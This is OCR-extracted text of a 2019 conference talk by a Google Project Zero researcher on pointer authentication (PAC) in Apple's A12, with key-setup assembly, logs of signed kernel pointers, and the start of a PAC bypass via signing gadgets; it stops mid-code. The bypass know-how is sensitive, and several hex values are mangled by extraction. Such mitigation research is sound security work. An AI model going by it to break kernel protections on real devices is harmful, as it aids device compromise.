

A Study in PAC

Brandon Azad



MOSEC 2019

whoami

Brandon Azad - @_bazad

Google Project Zero

macOS / iOS

PAC on the A12



Pointer layout

All 0 (user) or all 1 (kernel)




Extension bits

Virtual address


25

39


Pointer layout




Pointer Authentication Codes




Pointer Authentication Codes




Pointer Authentication Codes




Pointer Authentication Codes



Pointer Authentication Codes



PAC keys



PACIA x8, x9

**Add PAC to x8
with IA key
and context x9**

PACIZA x8

**Add PAC to x8
with IA key
and context 0**

Where are PAC keys
initialized?

common_start+A8

```
LDR    X0, =0xFFEEFACEFFEEFACEF
MSR    APIBKeyLo_EL1, X0
MSR    APIBKeyHi_EL1, X0
ADD    X0, X0, #1
MSR    APDBKeyLo_EL1, X0
MSR    APDBKeyHi_EL1, X0
ADD    X0, X0, #1
MSR    #4, c15, c1, #0, X0
MSR    #4, c15, c1, #1, X0
ADD    X0, X0, #1
MSR    APIAKeyLo_EL1, X0
MSR    APIAKeyHi_EL1, X0
ADD    X0, X0, #1
MSR    APDAKeyLo_EL1, X0
MSR    APDAKeyHi_EL1, X0
```

common_start+A8

```
LDR    X0, =0xFFEEFACEFFEEFACEF
MSR    APIBKeyLo_EL1, X0
MSR    APIBKeyHi_EL1, X0
ADD    X0, X0, #1
MSR    APDBKeyLo_EL1, X0
MSR    APDBKeyHi_EL1, X0
ADD    X0, X0, #1
MSR    #4, c15, c1, #0, X0
MSR    #4, c15, c1, #1, X0
ADD    X0, X0, #1
MSR    APIAKeyLo_EL1, X0
MSR    APIAKeyHi_EL1, X0
ADD    X0, X0, #1
MSR    APDAKeyLo_EL1, X0
MSR    APDAKeyHi_EL1, X0
```



common_start+A8

```
LDR    X0, =0xFFEEFACEFFEEFACEF
MSR    APIBKeyLo_EL1, X0
MSR    APIBKeyHi_EL1, X0
ADD    X0, X0, #1
MSR    APDBKeyLo_EL1, X0
MSR    APDBKeyHi_EL1, X0
ADD    X0, X0, #1
MSR    #4, c15, c1, #0, X0
MSR    #4, c15, c1, #1, X0
ADD    X0, X0, #1
MSR    APIAKeyLo_EL1, X0
MSR    APIAKeyHi_EL1, X0
ADD    X0, X0, #1
MSR    APDAKeyLo_EL1, X0
MSR    APDAKeyHi_EL1, X0
```

PAC keys initialized
to constants!

```
common_start+A8
    LDR    X0, =0xFFEEFACEFFEEFACEF
    MSR    APIBKeyLo_EL1, X0
    MSR    APIBKeyHi_EL1, X0
    ADD    X0, X0, #1
    MSR    APDBKeyLo_EL1, X0
    MSR    APDBKeyHi_EL1, X0
    ADD    X0, X0, #1
    MSR    #4, c15, c1, #0, X0
    MSR    #4, c15, c1, #1, X0
    ADD    X0, X0, #1
    MSR    APIAKeyLo_EL1, X0
    MSR    APIAKeyHi_EL1, X0
    ADD    X0, X0, #1
    MSR    APDAKeyLo_EL1, X0
    MSR    APDAKeyHi_EL1, X0
```

Pointer Authentication Codes



Gather authenticated kernel pointers across many boots

```
slide = 000000000ce00000, c_gettime = b2902c70147f2050
slide = 0000000023200000, c_gettime = 61e2c2f02abf2050
slide = 0000000023300000, c_gettime = d98e57f02a9f2050
slide = 0000000006e00000, c_gettime = 0b9613700e7f2050
slide = 000000001ce00000, c_gettime = c3822bf0247f2050
slide = 0000000004600000, c_gettime = 00d248f00bfff2050
slide = 000000001fe00000, c_gettime = 6aa61ef0277f2050
slide = 0000000013400000, c_gettime = fda847701adf2050
slide = 0000000015a00000, c_gettime = c5883b701d3f2050
slide = 000000000a200000, c_gettime = bbe37ef011bf2050
slide = 0000000014200000, c_gettime = a8ff9f701bbf2050
slide = 0000000014800000, c_gettime = 20e538701c1f2050
slide = 0000000019800000, c_gettime = 66f61b70211f2050
slide = 000000001c200000, c_gettime = 24aea37023bf2050
slide = 0000000006c00000, c_gettime = 5a9b42f00e5f2050
slide = 000000000e200000, c_gettime = 128526f015bf2050
slide = 000000001fa00000, c_gettime = 4cf2ad70273f2050
slide = 000000000a200000, c_gettime = 6ed3177011bf2050
slide = 000000000ea00000, c_gettime = 869d0f70163f2050
slide = 0000000015800000, c_gettime = 9898c2f01d1f2050
slide = 000000001d400000, c_gettime = 52a343f024df2050
slide = 000000001d600000, c_gettime = 7ea2337024ff2050
slide = 0000000023e00000, c_gettime = 31d3b3f02b7f2050
slide = 0000000008e00000, c_gettime = 27a72cf0107f2050
slide = 000000000fa00000, c_gettime = 2b988f70173f2050
slide = 0000000011000000, c_gettime = 86c7a670189f2050
slide = 0000000011a00000, c_gettime = 3d8103f0193f2050
slide = 000000001c200000, c_gettime = 56d444f023bf2050
slide = 000000001fe00000, c_gettime = 82fa3970277f2050
slide = 0000000008c00000, c_gettime = 89dcda70105f2050
```

```
slide = 000000000ce00000, c_gettime = b2902c70147f2050
slide = 0000000023200000, c_gettime = 61e2c2f02abf2050
slide = 0000000023300000, c_gettime = d98e57f02a9f2050
slide = 0000000006e00000, c_gettime = 0b9613700e7f2050
slide = 000000001ce00000, c_gettime = c3822bf0247f2050
slide = 0000000004600000, c_gettime = 00d248f00bff2050
slide = 000000001fe00000, c_gettime = 6aa61ef0277f2050
slide = 0000000013400000, c_gettime = fda847701adf2050
slide = 0000000015a00000, c_gettime = c5883b701d3f2050
slide = 000000000a200000, c_gettime = bbe37ef011bf2050
slide = 0000000014200000, c_gettime = a8ff9f701bbf2050
slide = 0000000014800000, c_gettime = 20e538701c1f2050
slide = 0000000019800000, c_gettime = 66f61b70211f2050
slide = 000000001c200000, c_gettime = 24aea37023bf2050
slide = 0000000006c00000, c_gettime = 5a9b42f00e5f2050
slide = 000000000e200000, c_gettime = 128526f015bf2050
slide = 000000001fa00000, c_gettime = 4cf2ad70273f2050
slide = 000000000a200000, c_gettime = 6ed3177011bf2050
slide = 000000000ea00000, c_gettime = 869d0f70163f2050
slide = 0000000015800000, c_gettime = 9898c2f01d1f2050
slide = 000000001d400000, c_gettime = 52a343f024df2050
slide = 000000001d600000, c_gettime = 7ea2337024ff2050
slide = 0000000023e00000, c_gettime = 31d3b3f02b7f2050
slide = 0000000008e00000, c_gettime = 27a72cf0107f2050
slide = 000000000fa00000, c_gettime = 2b988f70173f2050
slide = 0000000011000000, c_gettime = 86c7a670189f2050
slide = 0000000011a00000, c_gettime = 3d8103f0193f2050
slide = 000000001c200000, c_gettime = 56d444f023bf2050
slide = 000000001fe00000, c_gettime = 82fa3970277f2050
slide = 0000000008c00000, c_gettime = 89dcda70105f2050
```

6aa61ef0277f2050

82fa3970277f2050

bbe37ef011bf2050

6ed3177011bf2050

24aea37023bf2050

56d444f023bf2050

Same pointer,
same kASLR slide,
different PACs

6aa61ef0277f2050

82fa3970277f2050

bbe37ef011bf2050

6ed3177011bf2050

24aea37023bf2050

56d444f023bf2050

Same pointer,
same kASLR slide,
different PACs

6aa61ef0277f2050

82fa3970277f2050

bbe37ef011bf2050

6ed3177011bf2050

A12 has secret
hardware magic!

24aea37023bf2050

56d444f023bf2050


```
gettime = ffffffff0161f2050
krnl PACIZA = fcd08370161f2050
user PACIZA = 2090a7f0161f2050
user PACIZB = b8c6c4f0161f2050
```

Sign the
same pointer
with the same
key value
using different slots

ffffffff0161f2050

gcd08370161f2050

2090a7f0161f2050

b8c6c4f0161f2050

Kernel IA

User IA

User IB

Same pointer,
same key,
different PACs

ffffffff0161f2050

acd08370161f2050

2090a7f0161f2050

b8c6c4f0161f2050

fffffffff0161f2050
gcd08370161f2050
2090a7f0161f2050
b8c6c4f0161f2050

Same pointer,
same key,
different PACs

A12 breaks
symmetry:
user vs kernel
IA vs IB

We don't know the
implementation


We don't know the
implementation

Assume the strongest
possible design

Assumed A12 PAC keys

A12?	APIAKey	IA_EL0	IA_EL1
	APIBKey	IB_EL0	IB_EL1
	APDAKey	DA_EL0	DA_EL1
	APDBKey	DB_EL0	DB_EL1
	APGAKey	GA_EL0	GA_EL1

Assumed A12 PAC implementation



Bypass 1

AUTIA → PACIZA gadgets



Limited kernel function
calling is still possible

```
iokit_user_client_trap(iokit_user_client_trap_args *args)
{
    IOService *target = NULL;
